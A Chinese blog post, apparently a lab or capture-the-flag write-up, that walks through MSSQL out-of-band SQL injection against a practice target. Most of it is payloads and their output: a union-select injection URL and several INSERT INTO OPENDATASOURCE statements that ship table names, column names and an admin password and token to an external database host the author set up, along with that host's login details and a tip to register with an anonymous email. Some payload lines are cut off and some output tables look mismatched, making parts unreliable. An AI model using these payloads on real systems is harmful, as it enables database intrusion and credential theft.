

# mysql反弹注入平台\_MSSQL-反弹注入

原创

BR姬 于 2021-02-11 02:42:31 发布 58 收藏

文章标签: [mysql反弹注入平台](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_27964579/article/details/113990143](https://blog.csdn.net/weixin_27964579/article/details/113990143)

版权


工具: 香港云免费云服务器: <http://www.webweb.com>

注册使用匿名邮箱: <https://bccto.me/>

香港云服务器搭建MSSQL数据库, 并建表admin, 字段数要大于等于我们想要获取的表。



闭合;



通过order by查询到表中为三字段。后来通过问别人知道里面还有一字段类型是二进制大对象 不支持order by ——所以说是四个字段, 建表时尽可能多建吧。

先按照视频上讲的对靶场数据库进行表名, 字段名查询常规操作, 便于理解, 但是实际反弹注入中可能不会出现:

查表名: <http://59.63.200.79:8015/>

`id=1%27%20union%20select%20id,name,null%20from%20sysobjects%20where%20 xtype=%27U%27--+`



查表中内容:



查出了id、passwd、token。其中token可能就是flag。

接下来尝试反弹注入:

注册香港云：

账号：saddadsadadsa

香港运登录密码：12345678


数据库库名：DB\_14B8A3E\_AAAA

数据库密码：12345678

数据库链接地址：SQL5006.webweb.com

数据库用户名：DB\_14B8A3E\_AAAA\_admin

在香港云的数据库中创建一个大于三字段的表，用来接收数据。



Database: DB\_14B8A3E\_AJ Show Execution Plan:  Max Number of displayed rows: 50

```
select top 4 * from syscolumns where id=245575913
```

name	id	xtype	typstat	xusertype	length	xprec	xscale	colid	xoffset	bitpos	reserved
a	245575913	175	2	175	255	0	0	1	0	0	0
b	245575913	175	2	175	255	0	0	2	0	0	0
c	245575913	175	2	175	255	0	0	3	0	0	0
d	245575913	175	2	175	255	0	0	4	0	0	0

4 record(s) affected.

我们创建了一个叫admin的四字段表用来接收反弹注入数据；


构建语句：insert

into

opendatasource('sqloledb','server=SQL5006.webweb.com,1433;uid=DB\_14B8A3E\_AAAA\_admin;pwd=123456

select \* from admin —+

执行状况：



Database: DB\_14B8A3E\_AJ Show Execution Plan:  Max Number of displayed rows: 50

```
select * from admin
```

a	b	c	d
opendatasource('sqloledb',	admin,	admin,	pwd=123456

获得flag.当然这里数据只有一条，实战中应该结合系统自代表一步步查询。

insert

into

opendatasource('sqloledb','server=SQL5006.webweb.com,1433;uid=DB\_14B8A3E\_AAAA\_admin;pwd=123456

select null,null,name,null from sysobjects where xtype='U' —+

查询出所有用户创建表:

id	name	type	create_date	update_date	user_name
1977058079	admin	U	2006-08-10 10:10:10	2006-08-10 10:10:10	sa
1977058078	news	U	2006-08-10 10:10:10	2006-08-10 10:10:10	sa
1977058077	displayuser	U	2006-08-10 10:10:10	2006-08-10 10:10:10	sa

获得表的id.

查询admin表中字段: insert

into

opendatasource('sqloledb','server=SQL5006.webweb.com,1433;uid=DB\_14B8A3E\_AAAA\_admin;pwd=123456

select \* from syscolumns where id=1977058079 —+

id	name	type	create_date	update_date	user_name
1977058080	password	CHAR	2006-08-10 10:10:10	2006-08-10 10:10:10	sa
1977058079	token	CHAR	2006-08-10 10:10:10	2006-08-10 10:10:10	sa
1977058078	username	CHAR	2006-08-10 10:10:10	2006-08-10 10:10:10	sa

获得字段.

获得表中数据: insert

into

opendatasource('sqloledb','server=SQL5006.webweb.com,1433;uid=DB\_14B8A3E\_AAAA\_admin;pwd=123456

select%20 id,password,token,username from admin —+

id	password	token	username
1977058079	123456	123456	admin

获得flag.